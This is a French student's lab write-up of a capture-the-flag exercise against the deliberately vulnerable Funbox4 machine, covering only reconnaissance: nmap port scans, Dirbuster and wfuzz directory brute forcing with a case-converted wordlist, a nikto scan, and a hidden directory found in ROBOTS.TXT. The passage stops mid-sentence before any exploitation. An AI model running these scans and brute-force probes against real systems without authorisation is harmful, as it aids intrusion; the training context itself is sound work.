



**IMT Mines Alès**  
École Mines-Télécom



**Institut Mines-Télécom**

**IMT MINES ALÈS - SITE CLAVIÈRES**

**DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)**

---

## **Ethical Hacking - Funbox4**

---

Nathan MARTEL

Groupe : SR  
IMT Mines ALÈS

# **Table des matières**

<b>1 Introduction</b>	<b>2</b>
<b>2 Environnement utilisé</b>	<b>3</b>
<b>3 Funbox4</b>	<b>4</b>
<b>4 Conclusion</b>	<b>53</b>

# 1 Introduction :

*[A l'attention des lecteurs du rapport] : Le rapport peut sembler grand, long à lire et volumineux en raison du nombre de pages. Mais il comporte de grandes illustrations pour bien voir les résultats sur les images. Selon moi, sa lecture ne dépasse pas les 15 minutes. Je tiens également à préciser que ce rapport met en avant, dans un premier temps, les éléments qui ont fonctionné pour cette box. Au départ, j'ai consacré beaucoup de temps à l'analyse des services de messagerie, mais j'ai choisi de structurer le rapport de manière à présenter d'abord les aspects réussis. J'ai gardé mon analyse des services de messagerie et mes essais pour la partie suivante du rapport, après l'exploitation de la VM.*

L'objectif de ce rapport est de présenter tout ce que j'ai fait que cela fonctionne ou non pour exploiter la machine virtuelle Funbox4. Au travers la description de la box Funbox, j'apprends qu'il faut trouver deux indices, qui sont, selon le créateur, faciles à trouver. De plus, dans les astuces, l'auteur nous dit que nikto scanne « sensible à la casse ». Cet indice est important car il permet de savoir qu'il y a bien une vulnérabilité WEB et qu'il faut faire attention à la casse lors du scan. Il nous est dit aussi qu'il faut un minimum de 15 minutes pour obtenir l'utilisateur.

URL du challenge : <https://www.vulnhub.com/entry/funbox-ctf,546/>

**@uthor : Nathan Martel.**

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

*Sur certaines captures, l'adresse IP cible de la box diffère. Cela est dû au fait que j'ai refait la box plusieurs fois pour trouver d'autres vecteurs d'attaques.*

## 2 Environnement utilisé :

Dans ce rapport, je vais démontrer et expliquer les étapes suivies pour exploiter la machine virtuelle cible (Funbox4). Pour ce rapport, [et pour tous les autres, je mets en place et configure mon propre sous-réseau dans VirtualBox].

Cela permet ainsi d'avoir ma Kali Linux et ma cible (Funbox4) pour qu'ils puissent communiquer en étant isolées du réseau principal.

Pour la machine cible, j'ai configuré une seule interface réseau en mode réseau privé hôte. Ce mode, proposé par VirtualBox, permet de créer un réseau local isolé qui n'est pas directement relié à Internet. De ce fait, cette VM ne peut interagir qu'avec d'autres machines présentes sur le même réseau privé hôte. J'ai conservé le nom par défaut de l'interface réseau attribué par VirtualBox



FIGURE 2.1 – Interface réseau privé hôte machine cible

Pour ma machine d'attaque Kali Linux, j'ai configuré deux interfaces réseau. La première en mode NAT pour permettre à la machine d'accéder à Internet (utile par exemple pour download des paquets ou d'utiliser des outils non présents nativement sur la Kali Linux). A savoir aussi que le mode NAT fournit un accès réseau externe et masque l'adresse IP interne de la machine derrière l'adresse IP de l'hôte. La deuxième interface est en mode réseau privé hôte.



FIGURE 2.2 – Interfaces réseaux NAT et privé hôte machine Kali Linux

De ce fait, cela permet à Kali Linux de communiquer directement avec la cible, puisqu'elle est configurée dans le même réseau privé hôte. Les deux machines partagent donc le même sous-réseau et sont en quelque sorte cloisonnés du reste du réseau.

### 3 Funbox4 :

En sachant que la Kali Linux et ma box Funbox sont dans le même sous réseau, je cible toutes les adresses IPs comprises dans ce sous-réseau et je regarde les hôtes actifs :

```
└─(sae㉿kalisae)-[~]
└─$ nmap 192.168.56.0-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10
mass_dns: warning: Unable to determine any DNS servers. Rev
-dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for 192.168.56.103
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored sta
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.106
Host is up (0.0059s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap

Nmap done: 255 IP addresses (3 hosts up) scanned in 3.53 se
```

FIGURE 3.3 – Scan nmap des hôtes actifs dans le sous-réseau Vbox

De plus, nmap effectue par défaut un scan TCP SYN sur les 1000 ports les plus

courants. Ici, je remarque que la box a pris l'IP 192.168.56.106 et que les ports 22, 80, 110 et 143 sont ouverts.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan de tous les ports ouverts. Le premier scan nmap ne fait un scan que sur les 1000 ports les plus utilisés, certains ports peuvent ne pas être détectés avec le précédent scan :

```
(sae@kalisae) [~]
$ nmap 192.168.56.116 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 20:33 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.56.116
Host is up (0.0044s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap

Nmap done: 1 IP address (1 host up) scanned in 17.21 seconds
```

FIGURE 3.4 – Scan nmap de tous les ports ouverts sur la machine cible

Finalement, il y a 4 ports ouverts sur la machine cible, le 22 sur lequel il y a un service SSH, un service HTTP sur le port 80 et deux ports de messagerie avec deux services pour récupérer les mails : POP3 et IMAP. Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan avancé pour faire ressortir le système d'exploitation derrière la VM, les versions des services et d'autres fonctionnalités :

```
(sae@kalisae) [~]
$ nmap -A 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:01 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --systemic-dns-servers.
Nmap scan report for 192.168.56.106
Host is up (0.0011s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:b3:8f:f1:e3:b7:6c:18:ee:31:22:d3:d4:c9:5f:e6 (RSA)
|   256 45:c2:16:fc:3e:a9:fc:32:fc:36:fb:d7:ce:4f:2b:fe (ECDSA)
|_  256 4f:f8:46:72:22:9f:d3:10:51:9c:49:e0:76:5f:25:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-title: Apache2 Ubuntu Default Page: It works
| http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES PIPELINING TOP SASL UIDL
143/tcp   open  imap    Dovecot imaps
|_imap-capabilities: listed LITERAL+ SASL-IR post-login ENABLE OK Pre-login capabilities LOGINDISABLED LOGIN-REFERRALS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
```

FIGURE 3.5 – Scan nmap avancé sur la machine cible

Le scan avancé de l'outil nmap ressort que pour le service SSH, c'est un OpenSSH en version 7.2p2 derrière qui tourne et il détecte également des clés d'hôtes. Ensuite, pour le port 80, c'est un serveur Apache en version 2.4.18 avec comme page par défaut : « Apache2 Ubuntu Default Page : It works », soit la page par défaut du daemon apache2. Sur le port 110, pour POP3, le service est « Dovecot pop3d » et sur le port 143, pour IMAP, le service est « Dovecot imapd ».

Pour continuer sur la phrase d'énumération de la box, je visite la page WEB par défaut de la box :




FIGURE 3.6 – Page WEB par défaut de la box sur le port 80

Il s'agit de la page par défaut Apache pour le daemon Apache 2. L'analyse du code source ne donne pas d'information supplémentaire.

Dans la description de la box, il nous est demandé de faire attention lors des scans avec la casse. Je lance alors un scan Dirbuster afin de trouver les répertoires cachés sur le site WEB. Dans un premier temps, je réalise un scan « basique » avec une awesome list de base, sans tenir compte de la casse de chaque fichier :




FIGURE 3.7 – Scan Dirbuster sur le port 80 pour la machine cible

Je récupère alors plusieurs éléments potentiellement intéressants. Les fichiers « .htaccess » et « .htpasswd » et leurs variantes en PHP (« htaccess.php » et « htpasswd.php »), sont des cibles car ils sont souvent liés à la configuration d'Apache. De ce fait, ils pourraient contenir des informations sensibles comme des mots de passe mais malheureusement je n'ai pas accès à ces fichiers (erreur 403), ils sont actuellement bloqués. Je n'ai, en fait, qu'accès à la page par défaut, la page d'accueil.

En tenant compte de la description de la box, je décide de créer une deuxième liste, basée sur la première utilisée mais de convertir chaque nom en majuscule et ainsi avoir une nouvelle liste composée uniquement de majuscules :

```
sae@kalisae:~ x sae@kalisae:~ x
└─(sae㉿kalisae)-[~]
$ cat /usr/share/wordlists/dirb/big.txt | tr '[:lower:]' '[:upper:]' > majuscules.txt
└─(sae㉿kalisae)-[~]
```

FIGURE 3.8 – Création d'une deuxième liste en majuscules

J'utilise alors l'outil « tr » pour « translate » pour convertir tout le texte en majuscules à l'aide d'une regex. Voici maintenant le contenu d'une partie aléatoire de ma deuxième liste :

The screenshot shows a terminal window with two tabs. Both tabs are titled 'sae@kalisae: ~'. The left tab displays a list of directory names in uppercase: BLOGFEED, KATIE, PASTE, PERSO, INCLUDE2, PRODUCTSPECS, TF, ADWORDSRESELLERS, TRACKS, and SYMBIAN. The right tab shows the same list. Below the tabs, there is a menu bar with 'File', 'Options', 'About', and 'Help'. A status bar at the bottom indicates the URL 'http://192.168.56.116:80/'.

FIGURE 3.9 – Contenu aléatoire de la deuxième liste

Chaque nom a été converti en majuscule. Maintenant, je relance une analyse Dirbuster en me basant sur cette nouvelle liste de majuscules pour voir s'il y a des fichiers en majuscules :

The screenshot shows the 'dirbuster' tool interface. At the top, there is a menu bar with 'File', 'Options', 'About', and 'Help'. Below the menu, the URL 'http://192.168.56.116:80/' is entered. In the center, there is a table titled 'Scan Information \ Results - List View: Dirs: 1 Files: 0 \ Results - Tree View \ Errors: 21 \'. The table has four columns: 'Type', 'Found', 'Response', and 'Size'. It contains two rows: one for a directory named '/' with a response of 200 and a size of 11949, and another for a directory named '/icons/' with a response of 403 and a size of 467.

Type	Found	Response	Size
Dir	/	200	11949
Dir	/icons/	403	467

FIGURE 3.10 – Scan dirbuster avec la nouvelle liste de majuscules

Avec cette liste en majuscules, aucun répertoire n'a été trouvé à par « icons ». C'est plutôt étrange dans cette situation car le brute force était basé sur un fichier avec uniquement des majuscules.

Ensuite, je lance un scan Wfuzz sur le serveur WEB pour être sûr de ne rien oublier. Je commence par la liste « de base », qui contient des noms de fichiers et répertoires en minuscule :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt -u http://192.168.56.116/FUZZ --hc 404,403,500 >/dev/null
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.116/FUZZ
Total requests: 20469

ID      Response    Lines   Word     Chars   Payload
=====
Total time: 37.95640
Processed Requests: 20469
Filtered Requests: 20469
Requests/sec.: 539.2765
```

FIGURE 3.11 – Scan wfuzz avec la liste par défaut sur le port 80

Je ne redirige pas le résultat dans un fichier car je n'ai plus de place sur mon disque Kali Linux, je filtre alors les réponses des requêtes pour masquer les erreurs 404, 403 et 500. Pour cette liste en minuscule, Wfuzz ne détecte encore rien, pas de fichier trouvé (car ici, j'analyse uniquement les fichiers, pas les dossiers).

J'essaie alors un dernier scan avec Wfuzz mais cette fois-ci avec la liste composée de majuscules :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,majuscules.txt -u http://192.168.56.116/FUZZ --hc 404,403,500 >/dev/null
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.116/FUZZ
Total requests: 20469

ID      Response    Lines   Word     Chars   Payload
=====
000015551:   200        220 L       4 W       273 Ch     "ROBOTS.TXT"
Total time: 35.92037
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 560.8427
```

FIGURE 3.12 – Scan wfuzz avec la liste de majuscules sur le port 80

Cette fois-ci, je trouve un fichier « ROBOTS.txt » que je ne trouvais pas avec Dirbuster. Voici le contenu du fichier :




FIGURE 3.13 – Contenu du fichier « ROBOTS.TXT »

Je retrouve alors l'instruction « Disallow : upload/ ». C'est pour indiquer aux moteurs de recherche, aux robots d'indexation, etc. qu'ils ne doivent pas explorer ni indexer le répertoire « upload/ ». Après essai, la page « http://192.168.56.116/upload/ » est introuvable. J'essaie alors de réaliser un brute force de fichier avec Wfuzz en me basant sur ce répertoire. Voici la commande Wfuzz exécutée en utilisant la liste composée de minuscules :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt -u http://192.168.56.116/upload/FUZZ --hc 404,403,500 2>/dev/null
=====
* Wfuzz 3.1.0 - The Web Fuzzer *
=====

Target: http://192.168.56.116/upload/FUZZ
Total requests: 20469

=====
ID      Response    Lines    Word     Chars     Payload
=====

Total time: 37.09389
Processed Requests: 20469
Filtered Requests: 20469
Requests/sec.: 551.9150
```

FIGURE 3.14 – Scan wfuzz sur le répertoire « /upload » avec la liste par défaut

Le scan ne retrouve rien, Wfuzz semble n'avoir rien trouvé dans le répertoire « /upload ». J'essaie alors avec la deuxième liste composée uniquement de majuscules :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,majuscules.txt -u http://192.168.56.116/upload/FUZZ --hc 404,403,500 2>/dev/null
=====
* Wfuzz 3.1.0 - The Web Fuzzer *
=====

Target: http://192.168.56.116/upload/FUZZ
Total requests: 20469

=====
ID      Response    Lines    Word     Chars     Payload
=====

Total time: 0
Processed Requests: 20469
Filtered Requests: 20469
Requests/sec.: 0
```

FIGURE 3.15 – Scan wfuzz sur le répertoire « /upload » avec la liste de majuscules

Ce deuxième scan avec la liste de majuscule est à l'image du premier, à savoir qu'il n'a également rien trouvé dans le répertoire « upload ».

Pour l'analyse de vulnérabilités WEB, j'utilise nikto. J'ai déjà fait une présentation de nikto lors de mon premier rapport, je ne pense pas qu'il soit utile ici que j'en refasse une ici, pour ce rapport.

Je lance alors un premier scan nikto sur le port 80 :

```
(sae@kalisae) [~] $ nikto -h 192.168.56.106
- Nikto v2.5.0
+ Configuration files in the mods-enabled/, conf-enabled/ and
particular configuration snippets which manage modules, global
virtual host configurations, respectively.

+ Target IP:          192.168.56.106 activated by symlinking available configuration files
+ Target Hostname:    192.168.56.106
+ Target Port:         80      a2dissite, and a2enconf, a2disconf . See their respective
+ Start Time:          2024-11-21 10:06:12 (GMT1)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://www.w3.org/TR/CSP/
e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user ag-
hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanne-
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2c39, s-
rg/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credenti-
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:            2024-11-21 10:06:31 (GMT1) (19 seconds)

Please use the bundled bug tool to report bugs in the Apache2 pac-
```

FIGURE 3.16 – Scan nikto sur le port 80 pour détecter les vulnérabilités

Le scan réalisé avec Nikto me permet de relativement récupérer des informations importantes. Tout d'abord, il n'y a pas d'en-tête de sécurité « X-Frame-Options » ni d'en-tête « X-Content-Type-Options ». Ces deux en-têtes servent respectivement de protection contre le clickjacking et du MIME sniffing. Ensuite, le serveur peut divulguer des informations sur les inodes des fichiers à travers les en-têtes HTTP (fuite d'informations via les ETags). Avec cette fuite, je sais qu'il est possible de récupérer des informations sur le système des fichiers. De plus, la version d'Apache est analysée comme obsolète. En effet, le serveur utilise une version 2.4.18 d'Apache et cette version a éteint sa fin de vie (End Of Life / EOL) et il est possible qu'il y ait des vulnérabilités sur cette version. Enfin, le fichier « /icons/README » a été trouvé et est un fichier par défaut d'Apache ainsi que le fichier « wp-config.php ».

Je me rends alors sur le fichier README, voici le fichier :

The screenshot shows a terminal window with the following content:

```
- → C ⌂ 192.168.56.116/icons/README
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-D
Public Domain Icons

These icons were originally made for Mosaic for X and have been
included in the NCSA httpd and Apache server distributions in the
past. They are in the public domain and may be freely included in any
application. The originals were done by Kevin Hughes (kevinh@kevcom.com).
Andy Polyakov tuned the icon colors and added a few new images.

If you'd like to contribute additions to this set, contact the httpd
documentation project <http://httpd.apache.org/docs-project/>.

Almost all of these icons are 20x22 pixels in size. There are
alternative icons in the "small" directory that are 16x16 in size,
provided by Mike Brown (mike@hyperreal.org).

Suggested Uses

The following are a few suggestions, to serve as a starting point for ideas.
Please feel free to tweak and rename the icons as you like.

.a.gif
This might be used to represent PostScript or text layout
languages.

.alert.black.gif, .alert.red.gif
These can be used to highlight any important items, such as a
README file in a directory.
```

FIGURE 3.17 – Contenu du fichier README détecté par nikto

Le fichier « README » fait référence à un ensemble d’icônes dans le domaine public [et utilisées à l’origine pour l’application Mosaic for X et incluses dans les distributions des serveurs NCSA HTTPD et Apache, pour l’histoire]. Après téléchargement des « .gif » sur ma Kali Linux, j’ai analysé chaque icône avec binwalk, voici un extrait de l’analyse :

```
└─(sae㉿kalisae)-[~/Desktop]
$ binwalk *

Scan Time:      2024-12-11 22:37:54
Target File:    /home/sae/Desktop/a.gif
MD5 Checksum:   d41d8cd98f00b204e9800998ecf8427e
Signatures:     411

DECIMAL        HEXADECIMAL      DESCRIPTION
-----



Scan Time:      2024-12-11 22:37:54
Target File:    /home/sae/Desktop/alert.red.gif
MD5 Checksum:   0b4a4ae36423f5afbeff2c37e33028cf
Signatures:     411

DECIMAL        HEXADECIMAL      DESCRIPTION
-----



0             0x0              GIF image data, version "89a", 20 x 22

Scan Time:      2024-12-11 22:37:54
Target File:    /home/sae/Desktop/diskimg.gif
MD5 Checksum:   d72ae136d8c7c2f133e53bb271e7c242
Signatures:     411

DECIMAL        HEXADECIMAL      DESCRIPTION
-----



0             0x0              GIF image data, version "89a", 20 x 22
```

FIGURE 3.18 – Analyse binwalk des fig présents dans le README


Le scan binwalk sur les fichiers n'a pas révélé d'informations particulièrement intéressantes ou exploitables. Je ne récupère que les informations standards sur la structure d'un GIF (89a). De plus, après recherches, Nikto ne dispose pas directement d'une option pour effectuer une analyse insensible à la casse.

Après plusieurs minutes, c'est en fait, en faisant un curl en ligne de commande sur ma Kali Linux sur le fichier « ROBOTS.TXT » que je me rends compte qu'il y avait des lignes vides pour « cacher » le répertoire « igmsekhlhgmrjmtherij2145236 » :



FIGURE 3.19 – Contenu caché dans le fichier « ROBOTS.TXT »

J'essaie alors de me rendre sur le répertoire pour voir s'il y a des informations intéressantes mais je n'y ai pas accès :



## Forbidden

You don't have permission to access /igmseklhgmrjmtherij2145236/ on this server

Apache/2.4.18 (Ubuntu) Server at 192.168.56.116 Port 80

FIGURE 3.20 – Accès au répertoire « igmseklhgmrjmtherij2145236 »

En visitant ce répertoire, j'obtiens un message d'erreur « 403 Forbidden », je n'ai donc pas l'autorisation d'accéder à ce répertoire sur le serveur. Je vais donc effectuer une attaque dirbuster sur les deux répertoires identifiés dans le fichier ROBOTS.TXT, à savoir « /upload » et « /igmseklhgmrjmtherij2145236 ». Cela permettra de découvrir les fichiers et sous-répertoires cachés.

Voici la première analyse pour le répertoire « /upload » :




FIGURE 3.21 – Scan Dirbuster sur le répertoire « upload »

Lors de l'analyse Dirbuster sur le répertoire « /upload », aucun résultat n'a été trouvé. A savoir aussi que j'avais déjà fait un brute force Wfuzz sur ce répertoire avec les deux listes composées de minuscules et de majuscules. Donc, pour ces deux listes, il n'existe pas de fichiers ou sous-répertoires accessibles ou exploitables. Je passe donc à la deuxième analyse dirbuster sur le répertoire « /igmseklhgmrjmtherij2145236 », voici le résultat du scan :

